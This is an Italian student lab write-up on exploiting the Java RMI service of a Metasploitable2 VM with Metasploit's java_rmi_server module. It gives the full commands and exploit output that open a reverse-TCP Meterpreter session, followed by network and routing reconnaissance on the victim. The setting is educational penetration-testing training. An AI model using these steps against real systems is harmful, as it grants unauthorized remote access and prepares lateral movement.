Progetto settimanale.

Exploit Java-RMI.

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.
Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

  1) configurazione di rete.

  2) informazioni sulla tabella di routing della macchina vittima.

Configurazione indirizzi IP.

Assegno alla macchina Metasploitable2 l'IP 192.168.11.112

sudo su

nano /etc/network/interfaces

sostituisco iface eth0 con:

auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1

Riavvio l'interfaccia di rete:

/etc/init.d/networking restart

Verifico ora indirizzo IP:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a8:5a:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fea8:5ac5/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Assegno a Kali l'IP 192.168.11.111

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::6a63:b2a1:c85a:91b1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Faccio una prova di connettività:


ping 192.168.11.112

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.567 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.603 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.452 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.428 ms
^C
```

Scansione dei servizi.

Dopo aver visto che le macchine possono comunicare procedo con una scansione dei servizi attivi:

nmap -sV 192.168.11.112



Si noti che il servizio java-rmi che gira sulla porta 1099 è attivo.


Questo servizio è vulnerabile a causa di una configurazione errata che permette di iniettare codice arbitrario alla macchina target per ottenere accesso amministrativo.

Sessione di attacco al servizio Java-RMI.

Avvio Metasploit

Digito msfconsole

Digito search java_rmi




L'exploit più interessante è il numero 1 exploit/multi/misc/java_rmi_server.

Digito use 1


Di default ci assegna il payload java/meterpreter/reverse_tcp.

Proseguo e controllo le opzioni da configurare utilizzando il comando options




Configuro le opzioni richieste:

set RHOSTS 192.168.11.112



Controllo se i parametri sono tutti correttamente impostati:

digito options



I parametri sono ben settati.

Digito exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/suK2CV8nq1
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:56200) at 2025-05-16 05:35:48 -0400
```

Si è aperta una sessione di Meterpreter con la quale ora possiamo ricavare informazioni sulla macchina target.

Ai fini dell'esercizio ricaveremo le informazioni sulla configurazione di rete e le informazioni sulla tabella di routing.

Raccolta informazioni.

Digito ipconfig per raccogliere le informazioni della rete in uso:

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea8:5ac5
IPv6 Netmask : ::
```

Come si può vedere si sono raccolte evidenze circa gli indirizzi IP, le netmask e gateway

Digito il comando route per ottenere la tabella di routing della macchina target:

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fea8:5ac5  ::       ::
meterpreter >
```

Considerazioni finali.

In questa esercitazione abbiamo eseguito un exploit contro il servizio Java-RMI (porta 1099/TCP) presente sulla macchina Metasploitable2.

Il servizio Java-RMI consiste in una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete.

La vulnerabilità del servizio è dovuta ad una configurazione errata che permette ad un potenziale attaccante di iniettare codice arbitrario alla macchina target per ottenere accesso amministrativo.

Attraverso l'attacco condotto con Metasploit, uno strumento fondamentale per il penetration testing e la ricerca sulle vulnerabilità, si è ottenuto l'accesso non autorizzato al sistema target.

Una volta ottenuto l'accesso con la sessione di Meterpreter si sono potute ricavare diverse informazioni:

- la configurazione di rete;
- la tabella di routing della macchina target.

Quest'ultima informazione può essere estremamente importante per effettuare i cosiddetti 'movimenti laterali': una volta ottenuto l'accesso con Meterpreter un penetration tester o un ipotetico attaccante possono navigare attraverso la rete target, compromettendo ulteriori sistemi e risorse fino ad ottenere un accesso completo alla rete obiettivo.

Inoltre, avendo usato un payload /meterpreter/reverse_tcp è meno probabile che l'exploit venga fermato dai firewall in quanto la connessione in uscita dalla macchina target è generalmente consentita.

Conoscere come possono avvenire gli attacchi aiuta a identificare le minacce e le vulnerabilità nei sistemi in modo da poter sviluppare misure di difesa più efficaci.